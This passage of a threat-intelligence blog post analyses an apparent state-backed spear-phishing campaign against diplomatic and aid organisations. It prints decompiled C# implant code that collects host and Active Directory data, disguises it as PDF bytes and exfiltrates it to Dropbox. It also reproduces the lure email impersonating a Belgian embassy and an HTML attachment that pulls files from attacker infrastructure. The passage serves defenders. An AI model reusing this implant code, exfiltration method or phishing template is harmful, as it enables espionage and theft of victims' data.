    string value = "{ \"path\": \"" + SavePath + "\",\"mode\": \"overwrite\",\"autorename\": true,\"mute\": false,\"strict_conflict\": false }";
    obj.Headers.Add("Dropbox-API-Arg", value);
    obj.GetRequestStream().Write(Data, 0, Data.Length);
    HttpWebResponse httpWebResponse = (HttpWebResponse)obj.GetResponse();
    if (httpWebResponse.StatusCode == HttpStatusCode.OK)
    {
        string input = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd();
        if (IsDownloadable.Match(input).Groups[1].Value == "true")
        {
            PathLower.Match(input);
            ContentHash.Match(input);
            ContentSize.Match(input);
            return true;
        }
        return false;
    }
    return false;
}
```


Upload File function

Besides the data gathering functionality, this implant will also load a DLL file (NativeCacheSvc.dll) into Explorer.exe.



```
private static void Main(string[] args)
{
    if (!Directory.Exists(".\\NV"))
    {
        return;
    }
    Process.Start("explorer.exe", ".\\NV");
    if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\NativeCache\\NativeCacheSvc.dll"))
    {
        return;
    }
    byte[] first = new byte[10] { 37, 80, 68, 70, 45, 49, 46, 51, 10, 37 };
    byte[] second = new byte[7] { 10, 37, 37, 69, 79, 70, 10 };
    CreateMD5(IPGlobalProperties.GetIPGlobalProperties().DomainName);
    string arg = CreateMD5(Dns.GetHostEntry("").HostName);
    string host_info = new host().get_host_info();
    if (host_info != null)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(host_info);
        byte[] second2 = new crypt().aes_crypt_write(bytes, IV, Key);
        byte[] first2 = Combine(first, second2);
        first2 = Combine(first2, second);
        new db().UploadFile(AT, $"/old/{arg}", first2);
    }
    add_rule();
    string domainName = IPGlobalProperties.GetIPGlobalProperties().DomainName;
    if (domainName != "")
    {
        string text = new ad().get_ad_info(domainName);
        if (text != null)
        {
            byte[] second3 = new crypt().aes_crypt_write(Encoding.UTF8.GetBytes(text), IV, Key);
            byte[] first3 = Combine(first, second3);
            first3 = Combine(first3, second);
            new db().UploadFile(AT, $"/new/{arg}", first3);
        }
    }
```

The associated spear phishing email accompanying the malicious files was sent on May 12, 2021.



Wed 5/12/2021 11:19 AM

Personal Assistant of the Ambassador of Belgium Ministry of Foreign

URGENT Note Verbale Embassy of Belgium will be closed

To

Dear Colleagues,

Please be informed that the Embassy of Belgium will be closed indefinitely.
Attached, please find the NV.

Best regards,

Katrien Meersman

Personal Assistant of the Ambassador
of Belgium


Embassy of Belgium

www.diplomatie.belgium.be |
tel.: (+374 10) 542491, 542497 |
katrin.meersman@diplobel.fed.be

KINGDOM OF BELGIUM
Foreign Affairs,
Foreign Trade and
Development Cooperation


54.38.137.218

The following is an analysis associated with the URL contained within the attachment NV.html. We observed a number of connections being made to the IP address hosting a malicious file img_lk.png during the month of May. The domain enpport.com, used to deliver the malicious HTML, resolved to the IP address 54.38.137.218. This URL is contained within an attachment for an email sent to victims in a targeted spear phishing campaign.



```
<html>
<head>
    <!-- saved from url=(0016)http://localhost -->
    <meta http-equiv="X-UA-Compatible" content="IE=11">
</head>
<body>
    <center>
<img src = file://54.38.137.218/img_lk.png>
<img src = http://enpport.com/img_tst.jpg>
<div>
```

Attachment in spear phishing email



Connections made to hxxp://54.38.137.218/img_lk.png

What can organizations do to detect the activity?

All organizations are susceptible to cyber attacks. For any that suspect they have been affected (and even those who don't) continuous monitoring is critical to have in place to alert on suspicious IPs.

We also cannot overstate the importance of human error and not falling prey to phishing emails. No firewall product will stop an organization from getting breached if employees click on compromised links. Cybersecurity training and basic literacy are essential to an organization's safety.

Additionally, not having exposed services is the top barrier to most adversaries. Keep in mind that ransomware groups scan the internet for vulnerable services and run automated code to hack the boxes. APTs however are dedicating teams to researching and understanding very specific targets and exploiting an organization's weaknesses -- be they social or digital. Constant vigilance is key to understanding if your organization has been compromised and how to prevent it in the future.

Conclusion

What began as an analysis of an attack on US AID has expanded our understanding of the scope of targets to include several European government offices as well as non-government organizations. The piece that links all of these entities is their role in shaping international policy. A combination of evasive malware, spear phishing, and vulnerability exploits in the targets of the attack provides ample evidence that this is the work of an APT and not the usual organized crime behavior looking to make money through ransomware and malware. If this pattern of attack were to be extrapolated beyond the current TTPs, one can presume that data exfiltration, extortion, disinformation, and disruption of the targeted organizations is to be expected in the near future.

In order to mitigate and lessen the impact of these attacks, SecurityScorecard has dedicated the attention of its Investigations & Analysis team to researching and understanding the mechanics of the attacks in order to share that information with the larger community of threat intelligence researchers, government agencies, information security professionals and associated media organizations. It is through the sharing of information that our collective awareness and ability to defend against these and other attacks is fortified. In the delivery of our security ratings platform and threat intelligence research, we have built a powerful engine of analysis and insights into the daily changes to the security posture of over 5 million companies and organizations.

Return to Blog